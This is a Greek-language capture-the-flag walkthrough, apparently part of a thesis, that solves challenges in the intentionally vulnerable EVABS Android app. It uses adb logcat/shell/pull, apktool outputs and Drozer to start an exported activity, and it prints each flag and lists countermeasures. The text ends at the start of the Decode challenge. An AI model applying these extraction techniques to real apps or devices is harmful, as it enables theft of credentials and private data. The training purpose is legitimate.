
Στη συνέχεια δημιουργείται ένας φάκελος με των κώδικα smali και με το AndroidManifest.xml της εφαρμογής δίπλα στο apk της (Εικόνα 112).



Εικόνα 112. Προβολή του φακέλου που δημιουργήθηκε από το Apktool.

Τέλος, έχοντας κάνει λήψη όλων των απαραίτητων αρχείων καθίσταται δυνατή η αντιμετώπιση των προκλήσεων.


Εκκίνηση των προκλήσεων. Για την αντιμετώπιση των προκλήσεων του EVABS επιλέγεται από το μενού της εφαρμογής το κουμπί ‘Challenges’ ώστε να εμφανιστεί η λίστα με τις προκλήσεις, όπως φαίνεται και παρακάτω (Εικόνα 113).



Εικόνα 113. Προβολή της λίστας των προκλήσεων του EVABS.

Πρόκληση - Debug me (Ευπάθεια στη διαχείριση μη ασφαλούς σύνδεσης)

Επιλέγοντας την πρώτη πρόκληση εμφανίζονται 2 κουμπιά. Στο πρώτο αναγράφεται 'LOG THE KEY'. Πατώντας το εμφανίζεται ένα μήνυμα σφάλματος, μέσω του οποίου ο προγραμματιστής ενημερώνεται ότι δεν είναι δυνατή η καταγραφή σημαντικών δεδομένων και ότι το μυστικό κλειδί έχει καταγεγραφεί στο ημερολόγιο καταγραφής. Το δεύτερο, όπου αναγράφεται το "HINT", εμφανίζεται σε όλες τις προκλήσεις και προσφέρει συμβουλή για την λύση της κάθε πρόκλησης. Το συγκεκριμένο θέτει ερώτηση σχετικά με το ημερολόγιο τρεχουσών εφαρμογών μιας Android συσκευής που κάνει χρήση του [ADB](#) (Εικόνα 114). Γίνεται αντιληπτό ότι στόχος της πρόκλησης είναι ο εντοπισμός του χώρου αποθήκευσης και καταχώρησης των πληροφοριών που εισάγει ο χρήστης.



Εικόνα 114. Προβολή της πρώτης πρόκλησης του EVABS.

Ακολουθώντας την βοήθεια που παρέχει η πρόκληση από το ADB της κινητής συσκευής εισερχόμαστε στον κατάλογο `Android/Sdk/platform-tools/`, όπου δίνεται η εντολή `./ADB logcat` ώστε να αποκτηθεί η πρόσβαση στο ημερολόγιο της συσκευής (Εικόνα 115).

```
root@kali:~/Android/Sdk/platform-tools# ./adb logcat
```


Εικόνα 115. Προβολή της εντολής για την πρόσβαση στο logcat της συσκευής.

Από τον καταγραφέα της συσκευής επιλέγεται το κουμπί 'LOG THE KEY'. Μέσω του ημερολογίου εντοπίζεται το μυστικό κλειδί που κατεγράφη στο ημερολόγιο, το `'EVABS{logging_info_never_safe}'` (Εικόνα 116). Αξίζει να σημειωθεί ότι όλα τα κλειδιά της εφαρμογής EVABS ξεκινάνε με την λέξη `EVABS{}` και μέσα στις αγκύλες περιέχουν κάποιο κείμενο.

```
02-16 13:08:42.890 10311 10311 D ** SYS_CTRL **: EVABS{logging_info_never_safe}
```

Εικόνα 116. Προβολή του κλειδιού της πρώτης πρόκλησης στο logcat της συσκευής.

Μετά τον εντοπισμό του μυστικού κλειδιού από το μενού της εφαρμογής επιλέγεται το 'Flag Check'. Ανοίγοντάς το εμφανίζεται ένα πλαίσιο κειμένου, όπου προστίθεται το μυστικό κλειδί. Με αυτόν τον τρόπο επιτυγχάνεται η αντιμετώπιση της πρόκλησης (Εικόνα 117).




Εικόνα 117. Προβολή του ελέγχου του κλειδιού της πρώτης πρόκλησης.

Ευπάθεια: Παρατηρείται ότι η ευπάθεια υπάρχει στον κώδικα της εφαρμογής, καθώς το κλειδί που εισάγει ο χρήστης στην εφαρμογή καταγράφεται στο ημερολόγιο της συσκευής. Τη συγκεκριμένη ευπάθεια μπορεί εύκολα να εκμεταλλευτεί ο επιτιθέμενος ώστε να αποκτήσει τα στοιχεία εισαγωγής του χρήστη στην εφαρμογή.

Πιθανά αντίμετρα: Για να αντιμετωπιστεί η ευπάθεια και να είναι δυνατή πρόσβαση στο logcat κάποιας συσκευής Android απαιτείται μια διαδικασία εξουσιοδότησης.


Πρόκληση - File Access (Ευπάθεια στη διαχείριση πρόσβασης στα περιουσιακά στοιχεία της συσκευής)

Ανοίγοντας την δεύτερη πρόκληση του EVABS εμφανίζεται μήνυμα αδυναμίας ανάγνωσης αρχείων του συστήματος καθώς είναι ασφαλή αποθηκευμένα μέσα στο σύστημα. Πατώντας το HELP, το οποίο θέτει ερώτηση σχετικά με τον χώρο αποθήκευσης των περιουσιακών στοιχείων ενός Apk (Εικόνα 118), γίνεται αντιληπτό ότι στόχος της πρόκλησης είναι ο εντοπισμός του χώρου αποθήκευσης των περιουσιακών στοιχείων της εφαρμογής Android.




Εικόνα 118. Προβολή της δεύτερης πρόκλησης του EVABS.

Στη συνέχεια ανοίγοντας το εσωτερικό του Apk και το φάκελο EVABSn4 επιλέγεται η λήψη του Arktool. Ανοίγοντας το φάκελο εντοπίζεται ο φάκελος ‘assets’ (Εικόνα 119).



Εικόνα 119. Προβολή του φακέλου assets στον φάκελο EVABSn4.

Στη συνέχεια στο εσωτερικό του φακέλου εντοπίζεται το αρχείο το ‘secrets.txt’, όπου βρίσκεται το κλειδί της πρόκλησης EVABS{fil3s_!n_ass3ts_ar3_eas!ly_hackabl3} (Εικόνα 120).



Εικόνα 120. Προβολή του αρχείου secrets και του κλειδιού της πρόκλησης.

Επιστρέφοντας στο ‘Flag Check’ επιβεβαιώνεται η επίλυση της πρόκλησης (Εικόνα 121).



Εικόνα 121. Προβολή της επιβεβαίωσης του κλειδιού της δεύτερης πρόκλησης.

Ευπάθεια: Παρατηρείται ότι τα περιουσιακά στοιχεία της εφαρμογής είναι πολύ εύκολο να κλαπούν και να παραβιαστούν, γεγονός που μπορεί να εκμεταλλευτεί ο επιτιθέμενος, ώστε να αποκτήσει πρόσβαση όλα τα περιουσιακά στοιχεία της εφαρμογής.

Πιθανά αντίμετρα: Για την αντιμετώπιση της παραπάνω ευπάθειας και την αποτροπή πρόσβασης σε αρχεία και δεδομένα της συσκευής απαιτείται χρειάζεται μια διαδικασία αυθεντικοποίησης και εξουσιοδότησης στο κέλυφος του ADB.


Πρόκληση – Strings (Ευπάθεια στη διαχείριση πρόσβασης στις μεταβλητές της εφαρμογής)

Ανοίγοντας την πρόκληση εμφανίζεται ένα μήνυμα από το σύστημα, σύμφωνα με το οποίο το API κλειδί του EVABS πρέπει να επανεκκινηθεί και ότι ο προγραμματιστής το τοποθέτησε εσκεμμένα στο φάκελο Strings μαζί με τις μεταβλητές της εφαρμογής. Επιπλέον, πατώντας το κουμπί της βοήθειας πληροφορηθήκαμε ότι έπρεπε να ψάξουμε στο μέρος όπου οι εφαρμογές Android αποθηκεύουν ένα .xml αρχείο όπου περιέχει όλες τις μεταβλητές τους (Εικόνα 122). Στόχος της πρόκλησης είναι ο εντοπισμός του χώρου αποθήκευσης των μεταβλητών κάθε εφαρμογής.



Εικόνα 122. Προβολή της τρίτης πρόκλησης του EVABS.

Στη συνέχεια ανοίγεται ο φάκελος 'EVABSn4', του οποίου η λήψη έχει μέσω του Apktool. Μέσα στο φάκελο 'res-values' εντοπίζεται το αρχείο 'strings.xml' που περιέχει τις μεταβλητές της εφαρμογής (Εικόνα 123).




Εικόνα 123. Προβολή του αρχείου strings.xml που περιέχει της μεταβλητές.

Ανοίγοντας το αρχείο εντοπίζεται το κλειδί της πρόκλησης, 'EVABS{saf3ly_st0red_in_Strings?}' (Εικόνα 124).

```
<string name="the_evabs_api_key">EVABS{saf3ly_st0red_in_Strings?}</string>
```

Εικόνα 124. Προβολή του κλειδιού της τρίτης πρόκλησης.

Επιβεβαιώνοντας το κλειδί επιτυγχάνεται η επίλυση της πρόκλησης (Εικόνα 125).




Εικόνα 125. Προβολή της επιβεβαίωσης του κλειδιού της τρίτης πρόκλησης του EVABS.

Ευπάθεια: Παρατηρείται ότι οι μεταβλητές της εφαρμογής είναι εύκολα προσβάσιμες, καθώς δεν υπάρχει ασφάλεια γύρω από αυτές. Με αυτόν το τρόπο δημιουργείται ευπάθεια, την οποία εύκολα μπορεί να εκμεταλλευτεί ο επιτιθέμενος ώστε να αποκτήσει πρόσβαση σε σημαντικά δεδομένα και πληροφορίες που υπάρχουν μέσα σε μεταβλητές.

Πιθανά αντίμετρα: Για την αντιμετώπιση της ευπάθειας απαιτείται μια διαδικασία αυθεντικοποίησης και εξουσιοδότησης της πρόσβασης στις μεταβλητές της εφαρμογής ή η καλύτερη κρυπτογράφησης τους, ώστε να αποτρέπεται η απόκτηση πρόσβασης και η επεξεργασία τους.

Πρόκληση – Resources: (Ευπάθεια στη διαχείριση αποθεμάτων της συσκευής)

Ανοίγοντας την πρόκληση εμφανίζεται ένα μήνυμα, το οποίο ενημερώνει για την ύπαρξη εργαλειοθήκης και βρίσκεται στο δωμάτιο των αποθεμάτων. Το κουμπί της βοήθειας προτρέπει ο χρήστης να ψάξει για το φάκελος 'res' (Εικόνα 126). Στόχος της πρόκλησης είναι ο εντοπισμός του χώρου αποθήκευσης των αποθεμάτων αποθέματα μιας εφαρμογής Android και του τρόπου απόκτησης πρόσβασης σε αυτά.



Εικόνα 126. Προβολή της τέταρτης πρόκλησης του EVABS.

Στη συνέχεια από το φάκελο EVABSn4 ανοίγεται ο φάκελος 'res' και έπειτα ο φάκελος 'raw' με το αρχείο το 'link.txt', όπου βρίσκεται το κλειδί της πρόκλησης, EVABS{th!s_plac3_is_n0t_as_s3cur3_as_it_l00ks} (Εικόνα 127).

```
www.github.com/abhi-r3v0/Adhrit
# This Toolkit will help you fix EVABS
EVABS{th!s_plac3_is_n0t_as_s3cur3_as_it_l00ks}
```

Εικόνα 127. Προβολή του εσωτερικού του αρχείου link.txt και του κλειδιού της τέταρτης πρόκλησης.


Αφού τοποθετηθεί το κλειδί 'Flag Check' και επιβεβαιωθεί ότι είναι το σωστό, επιτυγχάνεται η επίλυση της πρόκλησης.

Ευπάθεια: Παρατηρείται ότι τα αποθέματα της εφαρμογής είναι εύκολα προσβάσιμα και δεν υπάρχει ασφάλεια γύρω από αυτά. Για αυτό το λόγο δημιουργείται ευπάθεια, την οποία εύκολα μπορεί να εκμεταλλευτεί κάποιος, ώστε να αποκτήσει πρόσβαση σε δεδομένα και πληροφορίες που υπάρχουν σε φακέλους των αποθεμάτων.

Πιθανά αντίμετρα: Για την αντιμετώπιση της ευπάθειας απαιτείται διαδικασία αυθεντικοποίησης και εξουσιοδότησης πρόσβασης γύρω από τα αποθέματα και τους φακέλους της εφαρμογής ή μια πιο αποτελεσματική κρυπτογράφηση, ώστε να αποτρέπεται η πρόσβαση και επεξεργασία τους.

Πρόκληση - Shares and Prefs (Ευπάθεια στη διαχείριση των κοινών προτιμήσεων και των τιμών κλειδιά)

Ανοίγοντας την πρόκληση υπενθυμίζεται στο χρήστη ότι έχει ήδη προσθέσει το όνομα και τον κωδικό του στην εφαρμογή, ενώ σε περίπτωση που δεν τα έχει προσθέσει ο ίδιος υπάρχει περίπτωση να παρακολούθησης της εφαρμογής (Εικόνα 128). Στόχος της πρόκλησης είναι να καταδείξει τον χώρο αποθήκευσης των κοινών προτιμήσεων της εφαρμογής και των τιμών- κλειδιά μιας συσκευής Android.



Εικόνα 128. Προβολή της πέμπτης πρόκλησης του EVABS.

Για την επίλυση της πρόκλησης και την απόκτηση πρόσβασης στα αρχεία της εφαρμογής, από το φάκελο 'Android/Sdk/platform-tools' δίνεται η εντολή './ADB shell'. Έπειτα, στον φάκελο 'data/data/' εντοπίζεται το πακέτο της εφαρμογής EVABS. Σε αυτό το σημείο αξίζει να σημειωθεί ότι, όπως προαναφέρθηκε, δεν είναι δυνατή η απόκτηση πρόσβασης στο πακέτο της εφαρμογής EVABS, καθώς η συσκευή που χρησιμοποιείται δεν διαθέτει δικαιώματα rooted για την ανάγνωση του πακέτου. Ωστόσο, μεταβαίνοντας από το φάκελο 'data/data/' στο πακέτο του EVABS, που ονομάζεται 'com.revo.EVABS', και έπειτα στο φάκελο 'shared_prefs', όπου βρίσκονται όλα τα ευαίσθητα δεδομένα του πακέτου' μαζί με το αρχείο .xml, το οποίο περιέχει το κλειδί είναι δυνατή η επίλυση της πρόκλησης. Μέσα σε αυτόν τον φάκελο θα πρέπει να υπάρχει ένα αρχείο .xml το οποίο θα περιέχει το κλειδί που θα λύνει την πέμπτη πρόκληση.


Ευπάθεια: Παρατηρείται ότι τα ευαίσθητα δεδομένα και οι τιμές-κλειδιά είναι εύκολα προσβάσιμα, ενώ δεν υπάρχει κάποια ασφάλεια γύρω από αυτά. Με αυτόν

τον τρόπο δημιουργείται ευπάθεια, την οποία εύκολα μπορεί να εκμεταλλευτεί ο επιτιθέμενος ώστε να αποκτήσει πρόσβαση στον φάκελο `shared_prefs`, να υποκλέψει και να χρησιμοποιήσει οποιοδήποτε κωδικό και να αποκτήσει πρόσβαση σε εφαρμογές της κινητής μας συσκευής.

Πιθανά αντίμετρα: Για να αντιμετωπιστεί η ευπάθεια και να αποτραπεί στους επιτιθέμενους η πρόσβαση απαιτείται μια διαδικασία αυθεντικοποίησης και εξουσιοδότησης πρόσβασης γύρω από όλα τα πακέτα της κινητής συσκευής.

Πρόκληση - DB Leak (Ευπάθεια στην διαχείριση των περιοχών αποθήκευσης δεδομένων)

Ανοίγοντας την πρόκληση εμφανίζεται μήνυμα, το οποίο ενημερώνει τον χρήστη ότι για την απόκτηση πρόσβασης στο κεντρικό σύστημα τα διαπιστευτήρια είναι αποθηκευμένα στην βάση δεδομένων. Επιπλέον, καθίσταται γνωστό ότι για την απόκτηση πρόσβασης στην βάση απαιτούνται τα διαπιστευτήρια του διαχειριστή, για την απόκτηση των οποίων είναι απαραίτητη η παραβίασή τους. Επιπλέον, στην πρόκληση υπάρχει το κουμπί 'Fetch Creds', το οποίο μεταφέρει τα διαπιστευτήρια στην βάση δεδομένων. Το κουμπί βοήθειας θέτει ερώτηση σχετικά με τον χώρο αποθήκευσης των αρχείων 'SQLite DB' σε μια συσκευή Android (Εικόνα 129). Στόχος αυτής της πρόκλησης είναι ο εντοπισμός της βάσης δεδομένων κάθε συσκευής και του χώρου, όπου αποθηκεύονται τα διαπιστευτήρια κάθε χρήστη.



Εικόνα 129. Προβολή της πρόκλησης του EVABS.

Ακολουθώντας την οδηγία που δίνεται μέσω του μηνύματος της πρόκλησης και μεταβαίνοντας στο ADB shell δίνεται η εντολή `./ADB shell`. Ωστόσο, η απόκτηση πρόσβασης στο πακέτο της εφαρμογής EVABS δεν είναι δυνατή, καθώς δεν διαθέτουμε rooted συσκευή. Εντούτοις για την επίλυση της πρόκλησης μπορεί να ληφθεί υπόψη ο τρόπος αντιμετώπισης αντίστοιχης πρόκλησης στην εφαρμογή DIVA. Συγκεκριμένα, μεταβαίνοντας από το αρχείο `'com.revo.EVABS'` του πακέτου


EVABS στο φάκελο ‘databases’ εντοπίζονται αρχεία της βάσης δεδομένων. Αυτά τα αρχεία πρέπει να εξαχθούν από το ADB δίνοντας την εντολή ‘./ADB pull’, ενώ με την εντολή ‘file <όνομα αρχείου>’ διαπιστώνεται ο τύπος του αρχείου. Η εντολή file επιβεβαιώνει ότι το αρχείο είναι ένα SQLite αρχείο. Έτσι για να διαπιστωθούν τυχόν δεδομένα και πληροφορίες που περιέχονται στη βάση γίνεται χρήση της γραμμής εντολών SQLite3, όπως και με την εφαρμογή [DIVA](#). Έχοντας εντοπίσει το κλειδί της πρόκλησης αυτό τοποθετείται στο ‘Flag Check’ για να επιβεβαιωθεί ότι είναι το σωστό. Με αυτόν τον τρόπο επιλύεται και η πρόκληση.

Ευπάθεια: Παρατηρείται ότι εντοπίζοντας τον χώρο αποθήκευσης των δεδομένων που εισάγονται από το χρήστη δημιουργείται μια ευπάθεια, την οποία είναι πολύ εύκολο ο επιτιθέμενος να εκμεταλλευτεί ώστε να αποκτήσει πρόσβαση στην εφαρμογή, υποκλέβοντας τα δεδομένα εισαγωγής και τα διαπιστευτήρια που υπάρχουν στο εσωτερικό των βάσεων της κινητής του συσκευής.

Πιθανά αντίμετρα: Για να αντιμετωπιστεί η ευπάθεια και να αποτραπεί στον επιτιθέμενο η πρόσβαση σε αρχεία της συσκευής απαιτείται η διαδικασία της εξουσιοδότησης στο κέλυφος του ADB .

Πρόκληση – Export (Ευπάθεια στην διαχείριση των εξαγόμενων δραστηριοτήτων)

Ανοίγοντας την πρόκληση εμφανίζεται μήνυμα, το οποίο ενημερώνει για τη κρυμμένη υπηρεσία που δημιουργήθηκε από ανώτερους μηχανικούς του EVABS και ρωτάει εάν είναι δυνατή η χρήση της. Επιπλέον, το κουμπί βοήθειας θέτει ερώτηση σχετικά με την εξαγωγική δραστηριότητα και τα προβλήματα ασφαλείας της. (Εικόνα 130). Στόχος της πρόκλησης ήταν να μάθει ο χρήστης τι είναι εξαγωγική δραστηριότητα και πώς μπορεί να αποκτήσει πρόσβαση σε αυτήν και να την χρησιμοποιεί .



Εικόνα 130. Προβολή της έβδομης πρόκλησης του EVABS.

Για την επίλυση της πρόκλησης απαιτείται το εργαλείο [Drozer](#), το οποίο παρέχει την δυνατότητα διαμοιρασμού και εντοπισμού των δημόσιων εκμεταλλεύσεων για τις συσκευές Android. Επιπλέον, βοηθά στην εξέταση των εφαρμογών Android για ευπάθειες παίρνοντας τον ρόλο μιας εγγενούς εφαρμογής. Με αυτόν τον τρόπο επιβεβαιώνεται ότι οι εφαρμογές και οι συσκευές Android δεν δημιουργούν υψηλό επίπεδο κινδύνου. Στη συνέχεια δίνοντας την εντολή ‘./ADB forward tcp:31415 tcp:31415’ ο ενσωματωμένος server του Drozer συγχρονίζεται με το ADB της συσκευής, ενώ δίνοντας την εντολή ‘drozer console connect’ καθίσταται δυνατή η είσοδος στη κονσόλα του Drozer μπήκαμε στην γράφοντας .Επιπρόσθετα, μέσω της λειτουργίας και κάνοντας χρήση του module app.activity.info (Εικόνα 131) είναι δυνατή η απόκτηση περαιτέρω πληροφοριών για τις εξαγόμενες δραστηριότητες της εφαρμογής EVABS.

```
dz> run app.activity.info -a com.revo.evabs
Package: com.revo.evabs
  com.revo.evabs.ExportedActivity
    Permission: null
  com.revo.evabs.CustomAccess
    Permission: null
  com.revo.evabs.Splash
    Permission: null
  com.google.firebase.auth.internal.FederatedSignInActivity
    Permission: com.google.firebase.auth.api.gms.permission.LAUNCH_FEDERATED_SIGN_IN
```


Εικόνα 131. Προβολή της χρήσης του module app.activity.info στην εφαρμογή EVABS.

Στη συνέχεια επιχειρείται η αξιοποίηση και της δραστηριότητας com.revo.EVABS.ExportedActivity από το Drozer. Για να πραγματοποιηθεί αυτό γίνεται χρήση του module app.activity.start και δίνεται εντολή με τις απαραίτητες σημαίες (Εικόνα 132).

```
dz> run app.activity.start --component com.revo.evabs com.revo.evabs.ExportedActivity
```

Εικόνα 132. Προβολή της χρήσης του module app.activity.start.

Δίνοντας την παραπάνω εντολή εμφανίζεται στην κινητή συσκευή η μυστική υπηρεσία που είχε κρύψει ο μηχανικός μαζί με το κλειδί της πρόκλησης EVABS{exp0rted_activities_ar3_harmful} (Εικόνα 133).



Εικόνα 133. Προβολή της μυστικής υπηρεσίας μετά την χρήση του module app.activity.start μαζί με το κλειδί της πρόκλησης.


Με τον εντοπισμό του κλειδιού της πρόκλησης, την τοποθέτησή του σε ‘Flag Check’ και την επιβεβαίωση ότι είναι το σωστό καθίσταται δυνατή η επίλυση της πρόκλησης.

Ευπάθεια: Παρατηρείται ότι εντοπίζοντας κάποια εξαγόμενη δραστηριότητα ο επιτιθέμενος μπορεί να αποκτήσει πρόσβαση σε ευαίσθητες πληροφορίες του χρήστη και να ενημερωθεί για δραστηριότητες, οι οποίες είναι πιθανό να αποδειχθούν επιζήμιες για την συσκευή του χρήστη.

Πιθανά αντίμετρα: Για την αντιμετώπιση της ευπάθειας ο χρήστης πρέπει να βεβαιώνεται ότι δεν υπάρχει κάποια εξαγόμενη δραστηριότητα που να μπορεί να χρησιμοποιηθεί χωρίς κάποιον κωδικό.

Πρόκληση – Decode (Ευπάθεια αποκρυπτογράφησης κλειδιών)

Ανοίγοντας την πρόκληση εμφανίζεται ένα μήνυμα, το οποίο ενημερώνει για την ύπαρξη ενός κωδικοποιημένου κλειδιού που ξεκλειδώνει την βαλβίδα μέτρησης βαρύτητας και την σύνταξη με το EVABS. Επιπλέον, ρωτάει το χρήστη αν μπορεί να ανοίξει τη βαλβίδα της βαρύτητας και να διαβάσει το μήνυμα που εμφανίζεται. Το κουμπί βοήθειας ρωτάει αν ο χρήστης είναι σε θέση να μετατρέψει ένα Apk αρχείο σε Java (Εικόνα 134). Στόχος της πρόκλησης είναι ο χρήστης μάθει τρόπους αποκρυπτογράφησης.



Εικόνα 134. Προβολή της όγδοης πρόκλησης του EVABS.

Ανοίγοντας τα αρχεία Java της εφαρμογής, η λήψη των οποίων έγινε προηγουμένως με τα εργαλεία Dex2jar και JD-GUI, εντοπίζεται ο φάκελος 'Decode.java', ο οποίος περιέχει τρία κρυπτογραφημένα κλειδιά (Εικόνα 135).

```

Decode.class
package com.revo.evabs;

